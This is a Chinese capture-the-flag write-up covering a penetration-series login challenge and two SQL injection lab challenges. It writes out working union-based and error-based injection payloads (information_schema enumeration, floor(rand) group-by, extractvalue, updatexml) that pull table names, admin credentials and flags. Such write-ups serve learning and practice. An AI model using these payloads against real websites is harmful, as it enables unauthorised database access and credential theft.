

# PENTEST


## LoRexxar 的渗透之战之一

题目 ID: 70


**题目描述:** 从这个题目开始将会是一个大型的渗透系列题目，前面遇到的 web 漏洞将会以不同的方式出现在题目中，你能抓住那些漏洞吗？

1、这个站才刚刚开始写，好像还什么都没有啊>x<

<http://115.28.78.16:13333/d23fd789868fa2c8b3942a811f63adb7/0x01/>



链接打开就是这个界面，然后注册了一个账号 admin1 密码 admin。  
登陆的时候发现有个 code 需要输入，点击 send 显示成功发送。




一开始天真地以为真的会发到我的手机上（因为注册的时候填了手机号）然而并没有 --

然后就 F12 看了一下响应的东东。

```
<div class="alert alert-success" role="alert">
  <div value="183170" style="display: none"></div>
  <strong>Well done!</strong> code send success.
</div>
```

这里面有个 value=xxxxxx，直觉告诉我这个值就是 code。  
然后直觉竟然是对的。Bingo。



## WEB

### 从 0 开始之 SQLI 之 2


题目 ID: 65

题目描述: <http://45.32.25.65/nweb/sqli1/?user=user1>

这题一开始用工具做的，非常无脑。因为不知道为什么，输入任何语句都反馈错误，后来经过土土 dalao 提醒才知道需要闭合。

因为数据库中实际的查询语句大概是这样的：SELECT \* FROM users WHERE id='xxx' 即 user=后面输入的字符串都会被双引号括起来，所以无论输入什么语句都是无效的，所以需要先把 user='xxx'这个闭合掉，然后输入的注入语句才能有效。


先测试一下实际的查询语句是什么样的。



“user1”这个东西，最外面一层 ‘ ’ 是报错时系统自动加的，差不多就是强调之类的意思，右边第二个 ‘ ’ 就是在 url 最后添加的 ‘ ’，所以数据库的查询语句应该就是： `SELECT * FROM users WHERE user='xxx'` 所以在注入时把单引号闭合就可以了。也就是： `SELECT * FROM users WHERE id='xxx' # and 1=2( ' : 在本题中把前面的 user1 闭合；# : 注释掉后面的那一个单引号)`

而且经过尝试发现：# 要使用经过 url 编码后的东东——%23


PS: 空格 %20; 单引号 %27; 井号 %23; 双引号 %22



终于，and 1=1 可以返回成功。然后 and 1=2 返回错误，代表可以注入。


然后用 order by 爆列，结果为 2。

用联合查询法 UNION SELECT 1,2, ... ，把 1 换成 database() 爆数据库名。




database() -> hctfsqli1

爆表名： `UNION SELECT table_name,2 from information_schema.tables where table_schema=0x68637466673716C6931` (这里是刚刚爆出的库名 hctfsqli1 转换成 hex 值的形式)




这样表名就爆出来了，猜 flag 应该在 hhhhctf 这个表里边。

爆列名：UNION SELECT column\_name (现在要爆列名，所以这里改成 column\_name), 2 from information\_schema.columns (要爆的列名肯定不在 tables 里，而是在 columns 里，所以这里也改) where table\_name (要爆的列在 hhhhctf 这个表里，所以改成 table name =xxx) =0x68686868637466 (这是表 hhhhctf 的 hex 值)



果然，看到了有一个叫 flag 的列。

爆 flag: UNION SELECT flag,2 from hhhhctf 爆出表 hhhhctf 中的 flag 列



拿到 flag。

## 从 0 开始之 SQLI 之 2

题目 ID: 66

题目描述: <http://45.32.25.65/nweb/sqli2/?id=1>

先在 url 后面加个\，测试一下数据库的查询语句。



所以没有单引号。

测试：and 1=2 %23 成功报错

爆库名：and 1=2 UNION SELECT 1,dataname()



FUNCTION hctfsqli2.dataname does not exist

dataname - > hctfsqli2

后面再用上一题的方法就做不出来了，根据 hint，大概是要换一种注入方式，查了一下看到有一种注入类型叫显错注入。

发现还有种简单的方法爆库：id=info()

/\*暴库\*/

```
1. and(select 1 from(select count(*),concat((select (select (SELECT distinct co
ncat(0x7e,schema_name,0x7e) FROM information_schema.schemata LIMIT 0,1)) fro
m information_schema.tables limit 0,1),floor(rand(0)*2))x from information_s
chema.tables group by x)a)
```

/\*暴表\*/

```
1. and(select 1 from(select count(*),concat((select (select (SELECT distinct co
ncat(0x7e,table_name,0x7e) FROM information_schema.tables where table_sche
ma=database() LIMIT 0,1)) from information_schema.tables limit 0,1),floor(ra
nd(0)*2))x from information_schema.tables group by x)a)
```


/\*爆字段\*/

1. and(select 1 from(select count(\*),concat((select (select (SELECT distinct concat(0x7e,column\_name,0x7e) FROM information\_schema.columns where table\_name=0x616464696e LIMIT 0,1)) from information\_schema.tables limit 0,1),floor(rand(0)\*2))x from information\_schema.tables group by x)a)

/\*爆内容\*/

1. and(select 1 from(select count(\*),concat((select (select (SELECT distinct concat(0x23,username,0x3a,password,0x23) FROM admin limit 0,1))

爆表，爆字段都有用。



爆内容不知道为什么改了之后爆不出来。然后又找了另几种爆内容的方式。

## 显错注入

### 方式 1

and (select 1 from (select count(\*),concat(SQL 语句 ,floor(rand(0)\*2))x from information\_schema.tables group by x)a);

### 方式 2

and (select count(\*) from (select 1 union select null union select !1)x group by concat(SQL 语句,floor(rand(0)\*2)));

方式 3


```
and extractvalue(1, concat(0x5c, (SQL 语句)));
```

方式 4

```
and 1=(updatexml(1,concat(0x5e24,(SQL 语句),0x5e24),1));
```

试到方式 3 有效。

```
and extractvalue(1, concat(0x5c, (SELECT flag FROM hhhhctf limit 0,1)))
```



爆出 flag。

Ryan  
2017/2/7